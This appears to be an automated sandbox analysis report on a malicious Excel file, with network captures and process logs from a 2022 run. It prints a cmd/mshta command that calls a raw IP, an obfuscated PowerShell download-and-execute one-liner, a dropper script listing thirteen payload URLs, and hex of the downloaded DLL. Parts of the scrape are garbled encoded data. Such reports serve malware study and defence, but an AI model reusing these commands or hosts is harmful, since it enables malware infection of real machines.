6c 6c 3d 6c 6f 63 61 74 69 6f 6e 2b 27 27 3b 6c 31 31 3d 6e 61 76 69 67 61 74 6f 72 2e 75 73 65 72 41 67 65 6e 74 2e 74
6f 4c 6f 77 65 72 43 61 73 65 28 29 3b 66 75 6e 63 74 69 6f 6e 20 6c 49 31 28 6c 31 49 29 7b 72 65 74 75 72 6e 20 6c 31
31 2e 69 6e 64 65 78 4f 66 28 6c 31 49 29 3e 30 3f 74 72 75 65 3a 66 61 6c 73 65 7d 3b 6c 49 49 3d 6c 49 31 28 27 6b
68 74 27 29 7c 6c 49 31 28 27 70 65 72 27 29 3b 66 39 66 37 36 63 7c 3d 6c 49 49 3b 7a 4c 50 3d 6c 6f 63 61 74 69 6f 6e
2e 70 72 6f 74 6f 63 6f 6c 2b 27 30 46 44 27 3b 6a 50 36 34 35 45 38 4d 70 38 54 50 54 3d 6e 65 77 20 41 72 72 61 79
28 29 3b 6f 56 35 31 31 42 59 52 75 6f 32 69 68 3d 6e 65 77 20 41 72 72 61 79 28 29 3b 6f 56 35 31 31 42 59 52 75 6f 32
69 68 5b 30 5d 3d 27 67 25 37 38 25 36 39 25 36 45 5c 31 30 33 25 33 38 25 33 38 5c 31 31 37 27 20 20 20 3b 6a 50 36
34 35 45 38 4d 70 38 54 50 54 5b 30 5d 3d 27 7f 3c 7f 21 7f 44 7f 4f 7f 43 7f 54 7f 59 7f 50 7f 45 7f 20 7f 68 7f 74 7f 6d 7f
6c 7f 20 7f 50 7f 55 7f 42 7f 4c 7f 49 7f 43 7f 20 7f 22 7f 2d 7f 2f 7f 2f 7f 57 7f 33 7f 43 7e 18 7f 44 7f 54 7f 44 7f 20 7f 58 7f
48 7f 54 7f 4d 7f 4c 7f 20 7f 31 7f 2e 7f 30 7f 20 7f 54 7f 72 7f 61 7f 6e 7f 73 7f 69 7f 74 7f 69 7f 6f 7f 6e 7f 61 7f 6c 7e 18 7f
45 7f 4e 7f 22 7e 15 7e 5c 6e 7f 74 7f 70 7f 3a 7e 18 7f 77 7e 42 7f 2e 7f 77 7f 33 7f 2e 7f 6f 7f 72 7f 67 7f 2f 7f 54 7f 52 7f
2f 7f 78 7e 5c 6e 7e 0c 7f 31 7f 2f 7e 1e 7f 44 7e 4e 7e 50 7f 6c 7f 31 7f 2d 7f 74 7e 2d 7e 2f 7e 31 7e 33 7e 35 7f 6c 7f 2e
7f 64 7f 74 7f 64 7f 22 7f 3e 7f 3c 7e 57 7f 20 7f 78 7e 0c 7e 2f 7f 3d 7f 22 7e 3d 7e 3f 7e 41 7e 43 7e 45 7e 47 7e 49 7f 2f
7f 31 7f 39 7e 79 7e 56 7e 0b 7f 6c 7e 66 7e 68 7f 65 7f 61 7f 64 7e 67 7f 73 7f 63 7f 72 7f 69 7f 70 7f 74 7f 3e 7f 65 7f 76
7e 36 7f 28 7f 75 7f 6e 7f 65 7d 04 7f 61 7f 70 7f 65 7f 28 7f 5c 27 7f 25 7f 37 7f 36 7f 25 7f 36 7f 31 7f 5c 5c 7f 31 7f 36 7f
32 7f 25 7f 32 7f 30 7d 1e 7d 1c 7d 18 7f 39 7f 25 7f 33 7f 37 7d 29 7f 44 7d 22 7d 2b 7f 32 7d 2b 7f 33 7f 42 7f 71 7f 79 7d
29 7f 38 7d 2c 7f 25 7f 35 7f 33 7d 18 7f 34 7d 25 7f 32 7f 69 7f 6e 7f 67 7d 22 7f 45 7d 1e 7f 34 7f 36 7f 72 7f 6f 7f 6d 7f
43 7d 1b 7f 38 7f 61 7d 18 7f 32 7d 4b 7f 36 7f 46 7f 64 7f 65 7d 22 7d 37 7f 33 7f 31 7d 29 7d 3b 7d 50 7d 29 7d 59 7f 33
7f 30 7d 22 7d 28 7d 32 7f 66 7d 1b 7f 46 7f 72 7d 56 7d 1e 7f 35 7d 5e 7d 2d 7d 5f 7d 29 7f 42 7d 1b 7d 62 7d 4b 7f 33
7d 21 7f 33 7f 34 7d 29 7f 35 7d
Data Ascii: 2b27<html><head><meta http-equiv='x-ua-compatible' content='EmulateIE9'><script>l1l=document.docum
entMode||document.all;var f9f76c=true;ll1=document.layers;lll=window.sidebar;f9f76c=(!(l1l&&ll1)&&!(!l1l&&!ll1&&!lll));l
_ll=location+'';l11=navigator.userAgent.toLowerCase();function lI1(l1I){return l11.indexOf(l1I)>0?true:false};lII=lI1('kht')|lI1('
per');f9f76c|=lII;zLP=location.protocol+'0FD';jP645E8Mp8TPT=new Array();oV511BYRuo2ih=new Array();oV511BYRuo2i
h[0]='g%78%69%6E\103%38%38\117'   ;jP645E8Mp8TPT[0]='<!DOCTYPE html PUBLIC "-//W3C~DTD XHTML 1.0 Tra
nsitional~EN"~~\ntp:~w~B.w3.org/TR/x~\n~1/~D~N~Pl1-t~-~/~1~3~5l.dtd"><~W x~~/="~=~?~A~C~E~G~I/19~y~V
~l~f~head~gscript>ev~6(une}ape(\'%76%61\\162%20}}}9%37})D}"}+2}+3Bqy})8},%53}4}%2ing}"E}46romC}8a}2}
K6Fde}"}731})};}P})}Y30}"}(}2f}Fr}V}5}^}-}_})B}}b}K3}!34})5}</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	91.240.118.172	80	C:\Windows\System32\mshta.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:15:07.666040897 CET	12	OUT	GET /ee/ss/se.png HTTP/1.1 Host: 91.240.118.172 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:15:07.729461908 CET	14	IN	HTTP/1.1 200 OK Server: nginx/1.20.2 Date: Fri, 28 Jan 2022 20:15:07 GMT Content-Type: image/png Content-Length: 1355 Connection: keep-alive Last-Modified: Fri, 28 Jan 2022 09:57:38 GMT ETag: "54b-5d6a176fe2880" Accept-Ranges: bytes Data Raw: 24 70 61 74 68 20 3d 20 22 43 7b 4a 6f 6f 7d 3a 5c 7b 4a 6f 6f 7d 50 72 6f 67 7b 4a 6f 6f 7d 72 61 6d 44 7b 4a 6f 6f 7d 61 74 61 5c 4d 7b 4a 6f 6f 7d 69 6c 6f 73 73 64 2e 7b 4a 6f 6f 7d 64 6c 7b 4a 6f 6f 7d 6c 22 2e 72 65 70 6c 61 63 65 28 27 7b 4a 6f 6f 7d 27 2c 27 27 29 3b 0d 0a 24 75 72 6c 31 20 3d 20 27 68 74 74 70 3a 2f 2f 74 61 6d 69 6c 61 64 73 65 6e 73 65 2e 63 6f 6d 2f 77 70 2d 69 6e 63 6c 75 64 65 73 2f 42 45 41 44 76 71 47 67 65 6d 56 38 53 6e 54 58 2f 27 3b 0d 0a 24 75 72 6c 32 20 3d 20 27 68 74 74 70 3a 2f 2f 6d 61 6e 63 68 65 73 74 65 72 68 65 61 74 69 6e 67 73 65 72 76 69 63 65 73 2e 79 6f 75 70 72 6f 63 6f 6e 74 61 63 74 2e 63 6f 6d 2f 77 70 2d 61 64 6d 69 6e 2f 41 69 4b 31 39 75 4d 66 2f 27 3b 0d 0a 24 75 72 6c 33 20 3d 20 27 68 74 74 70 3a 2f 2f 74 75 6e 62 72 69 64 67 65 73 65 72 76 69 63 65 73 2e 63 6f 6d 2f 6a 66 6f 65 71 68 78 7a 2f 7a 4f 58 30 2f 27 3b 0d 0a 24 75 72 6c 34 20 3d 20 27 68 74 74 70 73 3a 2f 2f 6d 79 70 75 72 65 61 6c 73 79 73 74 65 6d 2e 63 6f 6d 2f 41 70 70 5f 53 74 61 72 74 2f 52 68 68 38 6c 4b 4f 2f 27 3b 0d 0a 24 75 72 6c 35 20 3d 20 27 68 74 74 70 3a 2f 2f 69 6d 61 67 69 6e 61 72 69 75 6d 73 74 6f 72 65 2e 66 75 6e 2f 6e 63 73 62 2f 63 79 47 6f 54 59 71 4d 6d 63 52 77 76 71 64 72 65 2f 27 3b 0d 0a 24 75 72 6c 36 20 3d 20 27 68 74 74 70 3a 2f 2f 65 6e 67 61 7a 2e 73 68 6f 70 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 4d 4f 6c 6c 71 55 6d 32 6e 62 2f 27 3b 0d 0a 24 75 72 6c 37 20 3d 20 27 68 74 74 70 73 3a 2f 2f 65 63 6f 62 61 62 79 2e 70 69 2d 64 68 2e 63 6f 6d 2f 53 65 72 65 6e 64 69 62 2f 67 6c 31 68 63 65 66 39 59 33 47 53 54 43 44 43 2f 27 3b 0d 0a 24 75 72 6c 38 20 3d 20 27 68 74 74 70 3a 2f 2f 33 2d 66 61 73 65 6e 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 33 42 6c 30 68 42 62 57 2f 27 3b 0d 0a 24 75 72 6c 39 20 3d 20 27 68 74 74 70 73 3a 2f 2f 76 6e 2e 6d 69 6e 69 6e 6f 2e 63 6f 6d 2f 77 70 2d 61 64 6d 69 6e 2f 63 33 57 51 61 2f 27 3b 0d 0a 24 75 72 6c 31 30 20 3d 20 27 68 74 74 70 73 3a 2f 2f 6c 61 73 74 72 65 67 61 72 69 73 74 6f 72 61 6e 74 65 2e 63 6f 6d 2f 77 70 2d 61 64 6d 69 6e 2f 66 66 64 43 37 45 6c 4d 32 42 6e 32 2f 27 3b 0d 0a 24 75 72 6c 31 31 20 3d 20 27 68 74 74 70 3a 2f 2f 6f 6e 65 78 6f 6e 65 2e 65 6c 65 6d 65 6e 74 6f 72 2e 63 6c 6f 75 64 2f 63 64 72 78 68 72 74 2f 75 56 45 30 75 56 48 4f 7a 35 45 2f 27 3b 0d 0a 24 75 72 6c 31 32 20 3d 20 27 68 74 74 70 73 3a 2f 2f 6f 63 75 6c 75 73 76 69 73 69 6f 6e 63 61 72 65 2e 63 6f 6d 2f 77 70 2d 69 6e 63 6c 75 64 65 73 2f 5a 45 59 44 6a 6f 73 62 4e 45 78 46 54 64 75 2f 27 3b 0d 0a 24 75 72 6c 31 33 20 3d 20 27 68 74 74 70 3a 2f 2f 64 65 76 62 68 6f 6f 6d 69 67 61 75 73 68 61 6c 61 2e 6f 72 67 2f 47 65 74 61 65 2f 56 79 6f 35 72 72 4e 4c 41 67 64 30 51 78 58 76 6b 76 2f 27 3b 0d 0a 0d 0a 24 77 65 62 20 3d 20 4e 65 77 2d 4f 62 6a 65 63 74 20 6e 65 74 2e 77 65 62 63 6c 69 65 6e 74 3b 0d 0a 24 75 72 6c 73 20 3d 20 22 24 75 72 6c 31 2c 24 75 72 6c 32 2c 24 75 72 6c 33 2c 24 75 72 6c 34 2c 24 75 72 6c 35 2c 24 75 72 6c 36 2c 24 75 72 6c 37 2c 24 75 72 6c 38 2c 24 75 72 6c 39 2c 24 75 72 6c 31 30 2c 24 75 72 6c 31 31 2c 24 75 72 6c 31 32 2c 24 75 72 6c 31 33 22 2e 73 70 6c 69 74 28 22 2c 22 29 3b 0d 0a 66 6f 72 65 61 63 68 20 28 24 75 72 6c 20 69 6e 20 24 75 72 6c 73 29 20 7b 0d 0a 20 20 20 74 72 79 20 7b 0d 0a 20 20 20 20 20 Data Ascii: $path = "C{Joo}:\{Joo}Prog{Joo}ramD{Joo}ata\M{Joo}ilossd.{Joo}dl{Joo}l".replace('{Joo}','');$url1 = 'http://tamiladsense.com/wp-includes/BEADvqGgemV8SnTX/';$url2 = 'http://manchesterheatingservices.youprocontact.com/wp-admin/AiK19uMf/';$url3 = 'http://tunbridgeservices.com/jfoeqhxz/zOX0/';$url4 = 'https://mypurealsystem.com/App_Start/Rhh8lKO/';$url5 = 'http://imaginariumstore.fun/ncsb/cyGoTYqMmcRwvqdre/';$url6 = 'http://engaz.shop/wp-content/MOllqUm2nb/';$url7 = 'https://ecobaby.pi-dh.com/Serendib/gl1hcef9Y3GSTCDC/';$url8 = 'http://3-fasen.com/wp-content/3Bl0hBbW/';$url9 = 'https://vn.minino.com/wp-admin/c3WQa/';$url10 = 'https://lastregaristorante.com/wp-admin/ffdC7ElM2Bn2/';$url11 = 'http://onexone.elementor.cloud/cdrxhrt/uVE0uVHOz5E/';$url12 = 'https://oculusvisioncare.com/wp-includes/ZEYDjosbNExFTdu/';$url13 = 'http://devbhoomigaushala.org/Getae/Vyo5rrNLAgd0QxXvkv/';$web = New-Object net.webclient;$urls = "$url1,$url2,$url3,$url4,$url5,$url6,$url7,$url8,$url9,$url10,$url11,$url12,$url13".split(',');foreach ($url in $urls) { try {


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	136.0.111.15	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:15:07.946124077 CET	15	OUT	GET /wp-includes/BEADvqGgemV8SnTX/ HTTP/1.1 Host: tamiladsense.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:15:08.091576099 CET	16	IN	HTTP/1.1 200 OK Connection: Keep-Alive Set-Cookie: 61f44ecc07555=1643400908; expires=Fri, 28-Jan-2022 20:16:08 GMT; Max-Age=60; path=/ Cache-Control: no-cache, must-revalidate Pragma: no-cache Last-Modified: Fri, 28 Jan 2022 20:15:08 GMT Expires: Fri, 28 Jan 2022 20:15:08 GMT Content-Type: application/x-msdownload Content-Disposition: attachment; filename="XrEtCt.dll" Content-Transfer-Encoding: binary Content-Length: 557056 Date: Fri, 28 Jan 2022 20:15:08 GMT Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 68 73 c2 61 2c 12 ac 32 2c 12 ac 32 2c 12 ac 32 ef 1d f3 32 26 12 ac 32 ef 1d f1 32 37 12 ac 32 2c 12 ad 32 0e 10 ac 32 0b d4 d1 32 36 12 ac 32 0b d4 c1 32 a6 12 ac 32 0b d4 c2 32 b2 12 ac 32 0b d4 d6 32 2d 12 ac 32 0b d4 d0 32 2d 12 ac 32 0b d4 d4 32 2d 12 ac 32 52 69 63 68 2c 12 ac 32 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 91 fa f3 61 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 50 04 00 00 20 04 00 00 00 00 00 06 0d 03 00 00 10 00 00 00 60 04 00 00 00 00 10 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 08 00 00 10 00 00 5d f5 08 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 40 2d 05 00 52 00 00 00 34 10 05 00 04 01 00 00 00 a0 05 00 50 76 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 08 00 30 4e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90 bd 04 00 40 00 00 00 00 00 00 00 00 00 00 00 00 60 04 00 94 05 00 00 ac 0f 05 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 39 45 04 00 00 10 00 00 00 50 04 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 92 cd 00 00 00 60 04 00 00 d0 00 00 00 60 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 80 65 00 00 00 30 05 00 00 30 00 00 00 30 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 50 76 02 00 00 a0 05 00 00 80 02 00 00 60 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 76 93 00 00 00 20 08 00 00 a0 00 00 00 e0 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$hsa,2,2,22&2272,2226222222-22-22-2Rich,2PELa!P `]@-R4Pv 0N@`@.text9EP `.rdata``@@.datae000@.rsrcPv`@@.relocv @B

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: **684**, Parent PID: **596**

General

Target ID:	0

Start time:	21:14:15
Start date:	28/01/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f560000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: cmd.exe PID: **572**, Parent PID: **684**

General

Target ID:	2
Start time:	21:14:16
Start date:	28/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c set ooo=mshta http://91.240.118.172/ee/ss/se.html & echo %ooo% | cmd
Imagebase:	0x4a030000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: **2668**, Parent PID: **572**

General

Target ID:	4
Start time:	21:14:17
Start date:	28/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /S /D /c" echo %ooo% "
Imagebase:	0x4a030000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: **2672**, Parent PID: **572**

General

Target ID:	5
Start time:	21:14:17
Start date:	28/01/2022

Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd
Imagebase:	0x4a030000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
stdin	unknown	1	success or wait	45	4A03343F	ReadFile
stdin	unknown	1	pipe broken	1	4A03343F	ReadFile

Analysis Process: mshta.exe PID: **2696**, Parent PID: **2672**

General

Target ID:	6
Start time:	21:14:18
Start date:	28/01/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta http://91.240.118.172/ee/ss/se.html
Imagebase:	0x13fd10000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **1708**, Parent PID: **2696**

General

Target ID:	8
Start time:	21:14:20
Start date:	28/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

<table>
<tr><td>Wow64 process (32bit):</td><td>false</td></tr>
<tr><td>Commandline:</td><td>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit $c1='({FutuReD}{FutuReD}Ne{FutuReD}{FutuReD}w{FutuReD}-Obj{FutuReD}ec{FutuReD}{FutuReD}t N{FutuReD}{FutuReD}et{FutuReD}.W{FutuReD}{FutuReD}e'.replace('{FutuReD}', ''); $c4='bC{FutuReD}li{FutuReD}{FutuReD}en{FutuReD}{FutuReD}t).D{FutuReD}{FutuReD}ow{FutuReD}{FutuReD}nl{FutuReD}{FutuReD}{FutuReD}o'.replace('{FutuReD}', ''); $c3='ad{FutuReD}{FutuReD}St{FutuReD}rin{FutuReD}{FutuReD}g{FutuReD}(''ht{FutuReD}tp{FutuReD}://91.240.118.172/ee/ss/se.png'')'.replace('{FutuReD}', '');$JI=($c1,$c4,$c3 -Join '');I`E`X $JI|I`E`X</td></tr>
<tr><td>Imagebase:</td><td>0x13f180000</td></tr>
<tr><td>File size:</td><td>473600 bytes</td></tr>
<tr><td>MD5 hash:</td><td>852D67A27E454BD389FA7F02A8CBE23F</td></tr>
<tr><td>Has elevated privileges:</td><td>true</td></tr>
<tr><td>Has administrator privileges:</td><td>true</td></tr>
<tr><td>Programmed in:</td><td>.Net C# or VB.NET</td></tr>
<tr><td>Reputation:</td><td>high</td></tr>
</table>

File Activities

File Created

<table>
<tr><th>File Path</th><th>Access</th><th>Attributes</th><th>Options</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\ProgramData\Milossd.dll</td><td>read attributes | synchronize | generic write</td><td>device</td><td>synchronous io non alert | non directory file | open no recall</td><td>success or wait</td><td>1</td><td>7FEECD4BEC7</td><td>CreateFileW</td></tr>
</table>

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Milossd.dll	0	4096	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 68 73 fd 61 2c 12 fd 32 2c 12 fd 32 2c 12 fd 32 fd 1d fd 32 26 12 fd 32 fd 1d fd 32 37 12 fd 32 2c 12 fd 32 0e 10 fd 32 0b fd fd 32 36 12 fd 32 0b fd fd 32 fd 12 fd 32 0b fd fd 32 fd 12 fd 32 0b fd fd 32 2d 12 fd 32 0b fd fd 32 2d 12 fd 32 0b fd fd 32 2d 12 fd 32 52 69 63 68 2c 12 fd 32 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 fd fd fd 61 00 00 00	MZ@!L!This program cannot be run in DOS mode.$hsa,2,2,22&2272,2226222222-22-22-2Rich,2PELa	success or wait	12	7FEECD4BEC7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Milossd.dll	4096	8806	55 fd fd 51 fd 4d fd fd 04 00 00 00 fd fd 5d fd 55 fd fd 60 66 04 10 5d fd fd fd fd fd 55 fd fd 51 fd 4d fd 6a 00 fd 4d fd fd fd 40 01 00 fd 45 fd fd 00 fd 66 04 10 fd 45 fd fd fd 5d fd fd fd fd fd fd fd fd fd fd fd fd fd fd 55 fd fd 6a fd 68 fd 3c 04 10 64 fd 00 00 00 00 50 fd fd 00 03 00 00 fd fd 45 05 10 33 49 45 fd 50 fd 45 fd 64 fd 00 00 00 00 fd fd fd fd fd fd fd 45 fd 08 00 00 00 fd 45 fd fd 00 00 00 fd 45 fd 50 fd 15 28 60 04 10 fd fd fd fd fd fd fd 3b 01 00 6a 00 fd 42 70 01 00 fd fd 04 68 40 66 04 10 fd fd fd fd fd fd 43 65 01 00 6a 00 fd fd fd fd fd fd fd fd 02 00 00 fd 45 fd 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd 51 20 fd fd fd fd fd fd fd 62 01 00 fd 45 fd c5 fd fd fd fd 00 00 00 00 fd 45 fd fd fd fd	UQM]U`f]UQMjM@EfE]U jh<dPE3EPEd EEEP(`;jBph@fCejEQ bEE	success or wait	19	7FEECD4BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEECBB5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEECBB5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEECCDA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	41	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
